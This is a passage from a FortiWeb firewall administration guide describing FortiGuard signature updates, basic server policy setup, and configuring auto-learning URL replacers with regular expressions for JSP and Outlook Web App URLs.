For example, poll (license and update request) timeouts can be caused by incorrectly configured static routes and DNS settings, links with high packet loss, and other basic connectivity issues. Unless you override the behavior with a specific FDS address (enable and configure *Use override server address*), FortiWeb appliances connect to the FDN by connecting to the server nearest to the FortiWeb appliance by its configured time zone. Timeouts can therefore also be caused by incorrect time zone.

### See also

- [Blacklisting source IPs with poor reputation](#)
- [Blocking known attacks & data leaks](#)
- [Antivirus Scan](#)
- [Recognizing data types](#)
- [Enabling log types, packet payload retention, & resource shortage alerts](#)
- [Configuring log destinations](#)
- [Viewing log messages](#)
- [IPv6 support](#)

## Choosing the virus signature database & decompression buffer

Most viruses are actively spreading initially, but as hosts are patched and more networks filter them out, their occurrence becomes more rare.

Fortinet's FortiGuard Global Security Research Team continuously monitor detections of new and older viruses. When a specific virus has not been detected for one year, it is considered to be dormant. It is possible that a new outbreak could revive it, but that is increasingly unlikely as time passes due to replacement of vulnerable hardware and patching of vulnerable software. Therefore dormant viruses's signatures are removed from the "Regular" database, but preserved in the "Extended" signature database.

If your FortiWeb's performance is more critical than the risk of these dormant viruses, you can choose to omit signatures for obsolete viruses by selecting the "Regular" database on *System > Config > FortiGuard*.

**Table 11:** Selecting the virus database and buffer size on *System > Config > FortiGuard*

**FortiWeb Virus Database**

---

**Regular Virus Database**

Version 14.922  
 Included Signatures 2  
 Included Grayware Signatures 17  
 Description This virus database includes "In the Wild" viruses and most commonly seen viruses on the network. For regular virus protection, it is sufficient to use this database.

**Extended Virus Database**

Version 14.922  
 Included Signatures 2  
 Included Grayware Signatures 17  
 Description This virus database includes both "In the Wild" viruses and a large collection of "zoo" viruses that are no longer seen in recent virus studies. The use of this database can be enabled in the Protection Profile. It is suitable for an enhanced security environment.

**Maximum av cache size**  KB

Setting Name	Description
<b>Regular Virus Database</b>	Select to use only the signatures of viruses and greyware that have been detected by FortiGuard's networks to be recently spreading in the wild.
<b>Extended Virus Database</b>	Select to use all signatures, regardless of whether the viruses or greyware are currently spreading.
<b>Maximum Antivirus Buffer Size</b>	Type the maximum size in kilobytes (KB) of the memory buffer that FortiWeb will use to temporarily undo the compression that a client or web server has applied to traffic, in order to inspect and/or modify it. See <a href="#">"Configuring temporary decompression for scanning &amp; rewriting"</a> on page 488.  <b>Caution:</b> Unless you configure otherwise, compressed requests that are too large for this buffer will pass through FortiWeb <b>without</b> scanning or rewriting. <b>This could allow viruses to reach your web servers, and cause HTTP body rewriting to fail.</b> If you prefer to <b>block</b> requests greater than this buffer size, configure <a href="#">Body Length</a> . To be sure that it will not disrupt normal traffic, first configure <a href="#">Action</a> to be <i>Alert</i> . If no problems occur, switch it to <i>Alert &amp; Deny</i> .

**See also**

- [Configuring temporary decompression for scanning & rewriting](#)
- [Blocking known attacks & data leaks](#)

## Accessing FortiGuard via a web proxy

Using the CLI, you can configure the FortiWeb appliance to connect through an explicit (non-transparent) web proxy server to the FortiGuard Distribution Network (FDN) for signature updates.

For example, you might enter the following commands:

```
config system autoupdate tunneling
  set status enable
  set address 192.168.1.10
  set port 8080
  set username FortiWeb
  set password myPassword1
end
```

For details, see the [FortiWeb CLI Reference](#).

The FortiWeb appliance connects to the proxy using the HTTP CONNECT method, as described in [RFC 2616](#).

## How often does Fortinet provide FortiGuard updates for FortiWeb?

Security is only as good as your most recent update. Without up-to-date signatures and blacklists, your network would be vulnerable to new attacks. However, if the updates were released before adequate testing and not accurate, FortiWeb scans would result in false positives or false negatives. For maximum benefit and minimum risk, updates must balance the two needs: to be both accurate and current.

Fortinet releases FortiGuard updates according to the best frequency for each technology.

- **Antivirus** — Multiple times per day. Updates are fast to test and low risk, while viruses can spread quickly and the newest ones are most common.
- **IP reputation** — Once per day (approximately). Some time is required to make certain of an IP address's reputation, but waiting too long would increase the probability of blacklisting innocent DHCP/PPPoE clients that re-use an IP address previously leased by an attacker.
- **Attack, data type, suspicious URL, and data leak signatures** — Once every 1-2 weeks (approximately). Signatures must be tuned to be flexible enough to match heuristic permutations of attacks without triggering false positives in similar but innocent HTTP requests/responses. Signatures must then be thoroughly tested to analyze any performance impacts and mismatches that are an inherent risk in feature-complete regular expression engines. Many exploits and data leaks also continue to be relevant 2 years or more, much longer than most viruses. This increases the value and makes it worthwhile to optimize, tuning each signature to be both flexible and high-performance.
- **Geography-to-IP mappings** — Once every month (approximately). These change rarely. Additionally, FortiWeb cannot poll for these updates and automatically apply them. You must manually upload the updates (see [“Updating data analytics definitions” on page 633](#)).

### See also

- [Blocking known attacks & data leaks](#)
- [Validating parameters \(“input rules”\)](#)
- [Preventing tampering with hidden inputs](#)
- [Limiting file uploads](#)
- [Predefined data types](#)
- [Predefined suspicious request URLs](#)
- [Blacklisting source IPs with poor reputation](#)
- [Blacklisting & whitelisting countries & regions](#)
- [Updating data analytics definitions](#)

## Scheduling automatic signature updates

Your FortiWeb appliance uses signatures, IP lists, and data type definitions for many features, including to detect attacks such as:

- cross-site scripting (XSS)
- SQL injection
- other common exploits
- data leaks

FortiWeb also can use virus definitions to block trojan uploads, and can use IP reputation definitions to allow search engines but block botnets and anonymizing proxies preferred by hackers. ***FortiGuard services ensure that your FortiWeb is using the most advanced attack protections. Timely updates are crucial to defending your network.***

You can configure the FortiWeb appliance to periodically poll for FortiGuard service updates from the FDN, and automatically download and apply updates if they exist.

For example, you might schedule update requests every night at 2 AM local time, when traffic volume is light.



Alternatively, you can manually upload update packages, or initiate an update request. For details, see [“Manually initiating update requests” on page 153](#) and [“Uploading signature & geography-to-IP updates” on page 156](#).

You can manually initiate updates as alternatives or in conjunction with scheduled updates. For additional/alternative update methods, see [“Manually initiating update requests” on page 153](#).

### To configure automatic updates

1. Verify that the FortiWeb appliance has a valid license and can connect to the FDN, or (if destination NAT is used, for example) the IP address that you are using to override the default IPs for FDN servers. For details, see [“To determine your FortiGuard license status” on page 142](#) and [“To verify FortiGuard update connectivity” on page 144](#).
2. Go to *System > Config > FortiGuard*.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Maintenance* category. For details, see [“Permissions” on page 52](#).

The page informs you if you are not registered or if registration has expired. If your registration is active, continue scheduling updates; otherwise, click *Register* or *Renew*.

3. Enable *Scheduled Update*.

4. Select either:

- **Every** — Select to request to update once every 1 to 23 hours, then select the number of hours between each update request.
- **Daily** — Select to update once every day, then select the hour. The update attempt occurs at a randomly determined time within the selected hour.
- **Weekly** — Select to request to update once a week, then select the day of the week, the hour, and the minute of the day to check for updates.

If you select *00* minutes, the update request occurs at a randomly determined time within the selected hour.

**Support Contract**

Registration [Unregistered] [\[Register\]](#)

**FortiWeb FortiGuard Subscription Services**

FortiWeb Security Service Expired (1969-12-31) [\[Renew\]](#)  
 Last Update Time:1999-11-29 Last Update Method: Manual [\[Update\]](#)  
 Signature Build Number-0.00076

FortiWeb Antivirus Service Expired (1969-12-31) [\[Renew\]](#)  
 Last Update Time:2011-12-07 Last Update Method: Manual [\[Update\]](#)  
 Regular Virus Database Version-14.00922  
 Extended Virus Database Version-14.00922

FortiWeb IP Reputation Service Expired (1969-12-31) [\[Renew\]](#)  
 Last Update Time:1999-11-29 Last Update Method: Manual [\[Update\]](#)  
 Signature Build Number-1.00020

**FortiWeb Update Service Options**

Use override server address

Scheduled Update **Update Now**

- Every  (hour)
- Daily:  (hour)
- Weekly:  (day)  (hour)

**FortiWeb Virus Database**

**Regular Virus Database**

Version 14.922  
 Included Signatures 2  
 Included Grayware Signatures 17  
 Description This virus database includes "In the Wild" viruses and most commonly seen viruses on the network. For regular virus protection, it is sufficient to use this database.

**Extended Virus Database**

Version 14.922  
 Included Signatures 2  
 Included Grayware Signatures 17  
 Description This virus database includes both "In the Wild" viruses and a large collection of "zoo" viruses that are no longer seen in recent virus studies. The use of this database can be enabled in the Protection Profile. It is suitable for an enhanced security environment.

**Maximum av cache size**  KB

**Apply**

5. Click *Apply*.

The FortiWeb appliance next requests an update according to the schedule.

At the scheduled time, FortiWeb starts the update. Under *Current update status*, the following information is displayed:

- The name of the update package that is currently downloading, the start time of the download operation, and the percentage complete.
- A *Refresh* button, which allows you to update the package download status information.
- If FortiWeb is downloading an anti-virus package, a *Stop* button.

This option is useful if, for example, the download is slow and you want to stop it and try again later. It can also be useful if you want to stop the scheduled update and instead update your anti-virus package using a file you have manually downloaded from the Fortinet Technical Support web site (“[Uploading signature & geography-to-IP updates](#)” on page 156.)

The screenshot shows the FortiGuard Distribution Network interface. At the top, it says "FortiGuard Distribution Network". Below that, there is a "Support Contract" section with a registration email "yangsong@fortinet.com" and a "[Login]" link. The main section is "FortiWeb FortiGuard Subscription Services", which lists three services: FortiWeb Security Service, FortiWeb Antivirus Service, and FortiWeb IP Reputation Service. Each service has details about its contract expiration, last update time, and update method. Below this, the "Current update status:" section is highlighted with a red circle. It shows that the update daemon is downloading anti-virus packages, started at Sun Aug 31 18:04:25 2014, with 6.06% done. There are "Refresh" and "Stop Download" buttons next to it. At the bottom, the "FortiWeb Update Service Options" section includes checkboxes for "Override default FortiGuard address" and "Scheduled Update", and a dropdown menu for update frequency set to "Every 1 (hour)" with an "Update Now" button.

Results of the update activity appear in *FortiWeb Security Service* in the *FortiGuard Information* widget. If you have enabled logging in:

- *Log & Report > Log Config > Other Log Settings*
- *Log & Report > Log Config > Global Log Settings*

when the FortiWeb appliance requests an update, the event is recorded in *Log & Report > Log Access > Event*, such as these log message:

```
FortiWeb virus signature is already up-to-date
FortiWeb IP reputation signature update succeeded
```

If the FortiWeb appliance cannot successfully connect, it records a log with a message that varies by the cause of the error, such as:

```
FortiWeb is unauthorized.
```

Once the attack signature update is complete, FortiWeb immediately begins to use them. No reboot is required.

### See also

- [How often does Fortinet provide FortiGuard updates for FortiWeb?](#)
- [Blocking known attacks & data leaks](#)
- [Validating parameters \(“input rules”\)](#)
- [Preventing tampering with hidden inputs](#)
- [Limiting file uploads](#)
- [Predefined data types](#)
- [Predefined suspicious request URLs](#)
- [Blacklisting source IPs with poor reputation](#)
- [Blacklisting & whitelisting countries & regions](#)

## Manually initiating update requests

If an important update has been released but there is too much time remaining until your appliance’s next scheduled update poll, you can manually trigger the FortiWeb appliance to connect to the FDN or FDS server override to request available updates for its FortiGuard service packages.



You can manually initiate updates as an alternative or in addition to other update methods. For details, see [“Scheduling automatic signature updates” on page 149](#) and [“Uploading signature & geography-to-IP updates” on page 156](#).

### To manually request updates

1. Before manually initiating an update, first verify that the FortiWeb appliance has a valid license and can connect to the FDN or override server. For details, see [“To determine your FortiGuard license status” on page 142](#) and [“To verify FortiGuard update connectivity” on page 144](#).

2. Go to *System > Config > FortiGuard*.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Maintenance* category. For details, see "Permissions" on page 52.

**FortiGuard Distribution Network**

**Support Contract**

Registration [Unregistered] [\[Register\]](#)

**FortiWeb FortiGuard Subscription Services**

FortiWeb Security Service Expired (1969-12-31) [\[Renew\]](#)  
Last Update Time:1999-11-29 Last Update Method: Manual [\[Update\]](#)  
Signature Build Number-0.00076


FortiWeb Antivirus Service Expired (1969-12-31) [\[Renew\]](#)  
Last Update Time:2011-12-07 Last Update Method: Manual [\[Update\]](#)  
Regular Virus Database Version-14.00922  
Extended Virus Database Version-14.00922

FortiWeb IP Reputation Service Expired (1969-12-31) [\[Renew\]](#)  
Last Update Time:1999-11-29 Last Update Method: Manual [\[Update\]](#)  
Signature Build Number-1.00020

**FortiWeb Update Service Options**

Use override server address

Scheduled Update



Every  (hour)

Daily:  (hour)

Weekly:  (day)  (hour)

**FortiWeb Virus Database**

**Regular Virus Database**

Version 14.922  
Included Signatures 2  
Included Grayware Signatures 17  
Description

This virus database includes "In the Wild" viruses and most commonly seen viruses on the network. For regular virus protection, it is sufficient to use this database.

**Extended Virus Database**

Version 14.922  
Included Signatures 2  
Included Grayware Signatures 17  
Description

This virus database includes both "In the Wild" viruses and a large collection of "zoo" viruses that are no longer seen in recent virus studies. The use of this database can be enabled in the Protection Profile. It is suitable for an enhanced security environment.

**Maximum av cache size**  KB



### 3. Click *Update Now*.

The web UI displays a message similar to the following:

*Your update request has been sent. Your database will be updated in a few minutes. Please check your update page for the status of the update.*

After the update starts, under *Current update status*, the following information is displayed:

- The name of the update package that is currently downloading, the start time of the download operation, and the percentage complete.
- A *Refresh* button, which allows you to update the package download status information.
- If FortiWeb is downloading an anti-virus package, a *Stop* button.

This option is useful if, for example, the download is slow and you want to stop it and try again later. It can also be useful if you want to stop the scheduled update and instead update your anti-virus package using a file you have manually downloaded from the Fortinet Technical Support web site ([“Uploading signature & geography-to-IP updates” on page 156.](#))

The screenshot shows the FortiGuard Distribution Network web interface. It includes sections for Support Contract, FortiWeb FortiGuard Subscription Services, and FortiWeb Update Service Options. The 'Current update status' section is highlighted with a red circle and shows that the update daemon is downloading anti-virus packages, started at Sun Aug 31 18:04:25 2014, with 6.06% done. There are 'Refresh' and 'Stop Download' buttons next to the status. The 'FortiWeb Update Service Options' section includes checkboxes for 'Override default FortiGuard address' and 'Scheduled Update', and a dropdown menu for 'Every 1 (hour)' with an 'Update Now' button.

Results of the update activity appear in *FortiWeb Security Service* in the *FortiGuard Information* widget. If you have enabled logging in:

- *Log & Report > Log Config > Other Log Settings*
- *Log & Report > Log Config > Global Log Settings*

when the FortiWeb appliance requests an update, the event is recorded in *Log & Report > Log Access > Event*, such as these log message:

```
FortiWeb virus signature is already up-to-date
FortiWeb IP reputation signature update succeeded
```

If the FortiWeb appliance cannot successfully connect, it will record a log with a message that varies by the cause of the error, such as:

```
FortiWeb is unauthorized.
```

Once the attack signature update is complete, FortiWeb will immediately begin to use them. No reboot is required.

## Uploading signature & geography-to-IP updates

You can manually update the geography-to-IP mappings and the attack, virus, and botnet signatures that your FortiWeb appliance uses to detect attacks. Updating these ensures that your FortiWeb appliance can detect recently discovered variations of these attacks, and that it knows about the current statuses of all IP addresses on the public Internet.

After restoring the firmware of the FortiWeb appliance, you should install the most currently available packages through FortiGuard. Restoring firmware installs the packages that were current at the time the firmware image file was made: they may no longer be up-to-date.



Alternatively, you can schedule automatic updates, or manually trigger the appliance to immediately request an update. For details, see “[Scheduling automatic signature updates](#)” on page 149 and “[Manually initiating update requests](#)” on page 153.

This does not, however, update geography-to-IP mappings, which still must be uploaded manually.

### To manually upload signatures

1. Download the file from the Fortinet Technical Support web site:  
<https://support.fortinet.com/>
2. Log in to the web UI of the FortiWeb appliance as the `admin` administrator, or an administrator account whose access profile contains *Read* and *Write* permissions in the *Maintenance* category.
3. Go to *System > Config > FortiGuard*.
4. In the row next to the service whose signatures you want to upload, click the *Update* link. A dialog appears that allows you to upload the file.
5. Click the *Browse* button (its name varies by browser) and select the signatures file, then click *OK*.

Your browser uploads the file. Time required varies by the size of the file and the speed of your network connection. Once the attack signature update is complete, FortiWeb will immediately begin to use them. No reboot is required.

### See also

- [Restoring firmware \(“clean install”\)](#)

## Configuring basic policies

As the last step in the setup sequence, you **must** configure at least one policy.

**Until you configure a policy, by default, FortiWeb will:**

- **while in reverse proxy mode, deny all traffic** (positive security model)
- **while in other operation modes, allow all traffic** (negative security model)

Once traffic matches a policy, protection profile rules are applied using a negative security model — that is, traffic that matches a policy is allowed **unless** it is flagged as disallowed by any of the enabled scans.

Keep in mind:

- Change policy settings with care. Changes take effect immediately after you click *OK*.
- When you change any server policy, you should retest it.
- FortiWeb appliances apply policies, rules, and scans in a specific order. This decides each outcome. (See “[Sequence of scans](#)” on page 21.) **Review the logic of your server policies to make sure they deliver the web protection and features you expect.**

This section contains examples to get you started:

- [Example 1: Configuring a policy for HTTP via auto-learning](#)
- [Example 2: Configuring a policy for HTTPS](#)
- [Example 3: Configuring a policy for load balancing](#)

Once completed, continue with “[Testing your installation](#)” on page 211.

### Example 1: Configuring a policy for HTTP via auto-learning

In the simplest scenario, if you want to protect a single, basic web server (that is, it does **not** use HTTPS) while the FortiWeb is operating as a reverse proxy, you can save time configuring your policy by using the auto-learning feature.

#### To generate profiles and apply them in a policy

1. Create a virtual server on the FortiWeb appliance (*Server Objects > Server > Virtual Server*). When used by a policy, it receives traffic from clients.
2. Define your web server within a *Single Server* server pool using its IP address or domain name (*Server Objects > Server > Server Pool*). When used by a policy, a server pool defines the IP address of the web server that FortiWeb forwards accepted client traffic to.
3. Create a new policy (*Policy > Server Policy > Server Policy*).
  - In *Name*, type a unique name for the policy.
  - In *Virtual Server* or *Data Capture Port*, select your virtual server.
  - In *HTTP Service*, select the predefined HTTP service.
  - In *Server Pool*, select your server pool.
  - From *Web Protection Profile*, select one of the predefined inline protection profiles.
  - From *WAF Auto Learn Profile*, select the predefined auto-learning profile.



When you use an auto-learning profile, any inline protection profile that you use with it should have [Session Management](#) enabled.

Traffic should now pass through the FortiWeb appliance to your server. If it does not, see [“Troubleshooting” on page 665](#). Auto-learning gathers data based upon the characteristics of requests and responses that it observes.

4. Use the auto-learning report to determine whether auto-learning has observed enough URLs, parameters, and attacks (*Auto Learn > Auto Learn Report > Auto Learn Report*; see [“Auto-learning” on page 160](#)).
5. Generate an initial configuration (*Auto Learn > Auto Learn Report > Auto Learn Report* then click *Generate Config*).
6. If necessary, modify the generated profiles to suit your security policy.
7. Modify the policy to select your generated profile in [Web Protection Profile](#).
8. Disable auto-learning by deselecting the auto-learning profile in [WAF Auto Learn Profile](#).

## Example 2: Configuring a policy for HTTPS

If you want to protect a single HTTPS web server, and the FortiWeb appliance is operating in reverse proxy mode, configuration is similar to [Example 1: Configuring a policy for HTTP via auto-learning](#). (Optionally, you can configure a server policy that includes **both** an HTTP service and an HTTPS service.)

To be able to scan secure traffic, however, you must also configure FortiWeb to decrypt it, and therefore must provide it with the server’s certificate and private key.

### To configure an HTTPS policy

1. Upload a copy of the web server’s certificate (*System > Certificates > Local*).
2. Configure a policy and profiles according to [“Example 1: Configuring a policy for HTTP via auto-learning” on page 157](#), except for auto-learning, which you will postpone until these steps are complete.
3. Modify the server policy (*Policy > Server Policy > Server Policy*).
  - In [HTTPS Service](#), select the predefined HTTPS service.
  - In [Certificate](#), select your web server’s certificate. Also select, if applicable, [Certificate Verification](#) and [Certificate Intermediate Group](#).

Traffic should now pass through the FortiWeb appliance to your server. If it does not, see [“Troubleshooting” on page 665](#).

## Example 3: Configuring a policy for load balancing

If you want protect multiple web servers, configuration is similar to [Example 1: Configuring a policy for HTTP via auto-learning](#).

To distribute load among multiple servers, however, instead of specifying a single physical server in the server pool, you specify a group of servers (server farm or server pool).



This example assumes a basic network topology. If there is another, external proxy or load balancer between clients and your FortiWeb, you may need to define it (see [“Defining your web servers & load balancers” on page 260](#)).

Similarly, if there is a proxy or load balancer between FortiWeb and your web servers, you may need to configure your server pool for a single web server (the proxy or load balancer), **not** a *Server Balance* pool.

### To configure a load-balancing policy

1. Define multiple web servers by either their IP address or domain name in a *Server Balance* server pool (*Server Objects > Server > Server Pool*). When used by a policy, it tells the FortiWeb appliance how to distribute incoming web connections to those destination IP addresses. In the server pool configuration, do the following:
  - For *Type*, select *Round Robin* or *Weighted Round Robin*.
  - For *Single Server/Server Balance*, select *Server Balance*.
  - Add your physical and/or domain servers.
  - If you want to distribute connections proportionately to a server's capabilities instead of evenly, in each *Weight*, give the numerical weight of the new server when using the weighted round-robin load-balancing algorithm.
2. Configure a policy and profiles according to “[Example 1: Configuring a policy for HTTP via auto-learning](#)” on page 157, except for auto-learning, which you will postpone until these steps are complete.

Traffic should now pass through the FortiWeb appliance and be distributed among your servers. If it does not, see “[Troubleshooting](#)” on page 665.

## Auto-learning

Protection settings can be configured manually or with assistance from auto-learning.

Auto-learning can teach you a great deal about the threats your web assets face. It also helps you to understand your web applications' structures, and how end-users use them. Most importantly, though, auto-learning can help you to quickly tailor FortiWeb's configuration to suit your web applications.



For data centers, colocation centers, and complex web applications, auto-learning-assisted configuration can save significant amounts of time compared to purely manual configuration. However, auto-learning is also resource-intensive and can decrease performance while gathering data. For strategies on minimizing the impact to your network, see [“Running auto-learning” on page 189](#) and [“Regular expression performance tips” on page 650](#).

Auto-learning discovers the URLs and other characteristics of HTTP and/or HTTPS sessions by observing traffic that is passing to your web servers. It:

- compares the request to attack signatures
- observes inputs such as cookies and URL parameters
- tracks your web servers' response to each request, such as 401 Unauthorized or 500 Internal Server Error

to learn about whether the request is legitimate or a potential attack attempt. By learning from your traffic, the FortiWeb appliance can suggest appropriate configurations, and help you to quickly generate profiles designed specifically for your unique traffic.


### See also

- [IPv6 support](#)

## How to adapt auto-learning to dynamic URLs & unusual parameters

When web applications have dynamic URLs or unusual parameter styles, you **must** adapt auto-learning to recognize them.

By default, auto-learning assumes that your web applications use the most common URL structure:



- All parameters follow after a **question mark** ( ? ). They do not follow a hash ( # ) or other separator character.
- If there are multiple name-value pairs, each pair is separated by an **ampersand** ( & ). They are not separated by a semi-colon ( ; ) or other separator character.
- All paths before the question mark ( ? ) are **static** — they do not change based upon input, blending the path with parameters (sometimes called a dynamic URL).

For example, the page at:

```
/app/main
```

always has that same path. After a person logs in, the page's URL **doesn't** become:

```
/app/marco/main
```

or

```
/app#deepa
```

For another example, the URL does **not** dynamically reflect inventory, such as:

```
/app/sprockets/widget1024894
```

Some web applications, however, embed parameters within the path structure of the URL, or use unusual or non-uniform parameter separator characters. **If you do not configure URL replacers for such applications, it can cause your FortiWeb appliance to gather auto-learning data incorrectly.** This can cause the following symptoms:

- Auto-learning reports do not contain a correct URL structure.
- URL or parameter learning is endless.
- When you generate a protection profile from auto-learning, it contains many more URLs than actually exist, because auto-learning cannot predict that the URL is actually dynamic.
- Parameter data is not complete, despite the fact that the FortiWeb appliance has seen traffic containing the parameter.

For example, with Microsoft Outlook Web App (OWA), the user's login name could be embedded within the path structure of the URL, such as:

```
/owa/tom/index.html
```

```
/owa/mary/index.html
```

instead of suffixed as a parameter, such as:

```
/owa/index.html?username=tom
```

```
/owa/index.html?username=mary
```

Auto-learning would continue to create new URLs as new users are added to OWA.

Auto-learning would also expend extra resources learning about URLs and parameters that are actually the same. Additionally, auto-learning may not be able to fully learn the application structure, as each user may not request the same URLs.

To solve this, you would create a URL replacer that recognizes the user name within the OWA URL as if it were a standard, suffixed parameter value so that auto-learning can function properly.

#### See also

- [Configuring URL interpreters](#)
- [Grouping URL interpreters](#)
- [Configuring an auto-learning profile](#)
- [Regular expression syntax](#)

## Configuring URL interpreters

When using auto-learning, you must define how to interpret dynamic URLs and URLs that include parameters in non-standard ways, such as with different parameter separators (; or #, for example) or by embedding the parameter within the URL's path structure.

In the web UI, these interpreter plug-ins are called "URL replacers."

URL replacers match the URL as it appears in the HTTP header of the client's request (using the regular expression in *URL Path*) and interpret it into this standard URL formulation:

*New URL?New Param=Param Change*

For example, if the URL is:

`/application/value`

and the URL replacer settings are:

**Table 12:**

Setting name	Value
<i>Type</i>	Custom-Defined
<i>URL Path</i>	<code>(/application)/([^\s/]+)</code>
<i>New URL</i>	<code>§0</code>
<i>Param Change</i>	<code>§1</code>
<i>New Param</i>	<code>setting</code>

`§0` holds this part of the matched URL:

`/application`

and `§1` holds this part of the matched URL:

`value`

so then the URL will be understood by auto-learning, and displayed in the report, as:

`/application?setting=value`



Need a refresher on regular expressions? See [“Regular expression syntax”](#) on page 726, [“What are back-references?”](#) on page 731, and [“Cookbook regular expressions”](#) on page 733. You can also use the examples in this section, such as [“Example: URL interpreter for WordPress”](#) on page 169.

### To create a URL interpreter

1. Go to *Auto Learn > Application Templates > URL Replacer*.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Autolearn Configuration* category. For details, see [“Permissions”](#) on page 52.

2. Click *Create New*.

3. Configure these settings:

**Edit URL Replacer**

<b>Name</b>	<input type="text" value="wordpress-interpreter1"/>
<b>Type</b>	<input type="radio"/> Predefined <input checked="" type="radio"/> Custom-Defined
<b>Application Type</b>	<input type="text" value="JSP"/>
<b>URL Path</b>	<input type="text" value="/index/param1/(.*)/param2/(.*)/param3/(.*)"/> <span style="float: right;">&gt;&gt;</span>
<b>New URL</b>	<input type="text" value="/index/param1/\$0/param2/\$1/"/>
<b>Param Change</b>	<input type="text" value="\$2"/>
<b>New Param</b>	<input type="text" value="param3"/>

Setting name	Description
--------------	-------------

<b>Name</b>	Type a unique name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
<b>Type</b>	Select either: <ul style="list-style-type: none"> <li><b>Predefined</b> — Use one of the predefined URL replacers which you select in <i>Application Type</i>.</li> <li><b>Custom-Defined</b> — Define your own URL replacer by configuring <i>URL Path</i>, <i>New URL</i>, <i>Param Change</i>, and <i>New Param</i>.</li> </ul>

4. If you selected *Predefined* in *Type*, also configure this setting:

Setting name	Description
--------------	-------------

<b>Application Type</b>	Select one of the predefined URL interpreter plug-ins for well-known web applications: <ul style="list-style-type: none"> <li><b>JSP</b> — Use the URL replacer designed for Java server pages (JSP) web applications, where parameters are often separated by semi-colons (;).</li> <li><b>OWA</b> — User the URL replacer designed for <b>default</b> URLs in Microsoft Outlook Web App (OWA), where user name and directory parameters are often embedded within the URL:               <ul style="list-style-type: none"> <li><code>(^/exchange/)([^/]+)/*(((^/]+)/(.*)*)</code></li> <li><code>(^/public/)(.*)</code></li> </ul> </li> </ul>
-------------------------	---

- If you selected *Custom-Defined* in *Type*, configure these settings:

Setting name	Description
<b>URL Path</b>	<p>Type a regular expression, such as <code>(^/[^\/]+)/(.*)</code>, matching <b>all</b> and <b>only</b> the URLs to which the URL replacer should apply. The maximum length is 255 characters.</p> <p>The pattern does not require a slash (/). However, it must at least match URLs that begin with a slash as they appear in the HTTP header, such as <code>/index.html</code>. Do not include the domain name, such as <code>www.example.com</code>.</p> <p>For examples, see <a href="#">“Example: URL interpreter for WordPress” on page 169</a>.</p> <p>To test the regular expression against sample text, click the &gt;&gt; (test) icon. This opens the <i>Regular Expression Validator</i> window where you can fine-tune the expression (see <a href="#">“Regular expression syntax” on page 726</a>, <a href="#">“What are back-references?” on page 731</a> and <a href="#">“Cookbook regular expressions” on page 733</a>)</p> <p><b>Note:</b> If this URL replacer will be used <b>sequentially</b> in its set of URL replacers, instead of being mutually exclusive, this regular expression should match the URL produced by the previous interpreter, <b>not</b> the original URL from the request.</p>
<b>New URL</b>	<p>Type either a literal URL, such as <code>/index.html</code>, or a regular expression with a back-reference (such as <code>§1</code>) defining how the URL will be interpreted. The maximum length is 255 characters.</p> <p><b>Note:</b> Back-references can only refer to capture groups (parts of the expression surrounded with parentheses) within the same URL replacer. Back-references <b>cannot</b> refer to capture groups in other URL replacers.</p>
<b>Param Change</b>	<p>Type either the parameter’s literal value, such as <code>user1</code>, or a back-reference (such as <code>§0</code>) defining how the value will be interpreted.</p>
<b>New Param</b>	<p>Type either the parameter’s literal name, such as <code>username</code>, or a back-reference (such as <code>§2</code>) defining how the parameter’s name will be interpreted in the auto-learning report. The maximum length is 255 characters.</p> <p><b>Note:</b> Back-references can only refer to capture groups (parts of the expression surrounded with parentheses) within the same URL replacer. Back-references <b>cannot</b> refer to capture groups in other URL replacers.</p>

- Click *OK*.
- Group the URL replacers in an application policy (see [“Grouping URL interpreters” on page 174](#)).
- Select the application policy in one or more auto-learning profiles (see [“Configuring an auto-learning profile” on page 186](#)).
- Select the auto-learning profiles in server policies (see [“Configuring a server policy” on page 513](#)).

#### See also

- [Regular expression syntax](#)
- [Example: URL interpreter for a JSP application](#)
- [Example: URL interpreter for Microsoft Outlook Web App 2007](#)
- [Example: URL interpreter for WordPress](#)

### Example: URL interpreter for a JSP application

The HTTP request URL from a client is:

```
/app/login.jsp;jsessionid=xxx;p1=111;p2=123?p3=5555&p4=66aaaaa
```

which uses semi-colons as parameter separators ( ; ) in the URL, a behavior typical to JSP applications. You would create a URL replacer to recognize the JSP application's parameters: the semi-colons.

**Table 13:** Example: URL replacer for JSP applications

Setting name	Value
<i>Type</i>	<i>Predefined</i>
<i>Application Type</i>	<i>JSP</i>

The predefined JSP interpreter plug-in will interpret the URL as:

```
/app/login.jsp?p4=66aaaaa&p1=111&p2=123&p3=5555
```

#### See also

- [Regular expression syntax](#)
- [Example: URL interpreter for Microsoft Outlook Web App 2007](#)
- [Example: URL interpreter for WordPress](#)

### Example: URL interpreter for Microsoft Outlook Web App 2007

When a client sends requests to Microsoft Outlook Web App (OWA), many of its URLs use structures like this:

```
/exchange/tom/index.html  
/exchange/jane.doe/memo.EML  
/exchange/qinlu/2012/1.html
```

These have user name parameters embedded in the URL. In order for auto-learning to recognize the parameters, you must either:

- Set *Type* to *Predefined* and *Application Type* to *OWA*. This predefined auto-learning URL interpreter will match and recognize parameters in all default URLs.
- Create your own custom URL interpreters.

A custom URL replacer for those URLs could look like this:

**Table 14:** Example: URL replacer for Microsoft Outlook Web App — User name structure #1

**Table 15:**

URL interpreter	
Setting name	Value
Name	OWAusername1
Type	Custom-Defined
URL Path	((/exchange/)([^/]+)(.*))
New URL	\$0\$2
Param Change	\$1
New Param	username1

Then the URLs would be recognized by auto-learning as if OWA used a more conventional parameter structure like this:

```

/exchange/index.html?username1=tom
/exchange/memo.EML?username1=jane.doe
/exchange/2012/1.html?username1=qinlu
    
```

